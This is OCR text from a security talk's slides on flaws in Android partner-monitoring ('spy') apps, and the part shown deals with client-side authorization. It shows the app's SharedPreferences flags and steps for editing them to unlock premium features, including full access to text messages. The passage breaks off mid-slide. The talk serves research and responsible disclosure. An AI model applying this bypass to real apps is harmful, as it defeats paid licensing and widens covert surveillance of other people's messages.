
Agenda

- Motivation
- Background Information
- **Client-Side Authorization**
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- Summary


101


1. Authentication Process
2. Authorization Process
Observer


WTF?




WTF?



2. Client-Side Authorization
1. Authentication Process
Observer

WTF 1/4 – Enable Premium Features






WTF 1/4 – Enable Premium Features




```
boolean removeAd = SharedPref.getBoolean("l_ads", false)

if(removeAd) {
  this.setVisibility(View.GONE);
} else {
  ...
}
```

WTF 1/4 – Enable Premium Features




```
boolean removeAd = SharedPref.getBoolean("l_ads", false)

if(removeAd) {
  this.setVisibility(View.GONE);
} else {
  ...
}
```


/data/data/com.bettertomorrowapps.spyyourlovefree/shared_prefs/loveMonitoring.xml

```
<boolean name="l_location_full" value="false" />
<boolean name="l_fb_full" value="false" />
<boolean name="l_loc" value="false" />
<boolean name="l_sms" value="false" />
<boolean name="l_ads" value="false" />
<boolean name="l_sms_full" value="false" />
<boolean name="l_call" value="false" />
<boolean name="l_fb" value="false" />
```

SharedPreferences Backup/Restore


- Rooted device:
  1. copy `loveMonitoring.xml` from app folder to pc
  2. modify file, set false to true
  3. copy back and overwrite orig. file with modified file

- Unrooted device:



*https://github.com/nelenkov/android-backup-extractor


WTF 1/4 – Enable Premium Features



/data/data/com.bettertomorrowapps.spyyourlovefree/shared_prefs/loveMonitoring.xml

```
<boolean name="l_location_full" value="false" />
<boolean name="l_fb_full" value="false" />
<boolean name="l_loc" value="false" />
<boolean name="l_sms" value="false" />
<boolean name="l_ads" value="false" />
<boolean name="l_sms_full" value="false" />
<boolean name="l_call" value="false" />
<boolean name="l_fb" value="false" />
```


WTF 1/4 – Enable Premium Features




/data/data/com.bettertomorrowapps.spyyourlovefree/shared_prefs/loveMonitoring.xml

```
<boolean name="l_location_full" value="false" />
<boolean name="l_fb_full" value="false" />
<boolean name="l_loc" value="false" />
<boolean name="l_sms" value="false" />
<boolean name="l_ads" value="false" />
<boolean name="l_sms_full" value="false" />
<boolean name="l_call" value="false" />
<boolean name="l_fb" value="false" />
```


WTF 1/4 – Enable Premium Features







Observer

1. Give me all text messages



WTF 1/4 – Enable Premium Features







Observer

1. Give me all text messages

2. Ok: msg1, msg2, msg3, …




WTF 1/4 – Enable Premium Features



3. Client "Authorization" Check


```
if(getBoolean("l_sms_full")  == false)  {
   String[]  msgs  =  getAllMsgs();
   …
    singleMsg  =  msgs[i].substring(0,  50);
}
else  {
   //return  complete  text  messages
}
```




Observer

1. Give me all text messages

2. Ok: msg1, msg2, msg3, …




WTF 1/4 – Enable Premium Features





3. Client 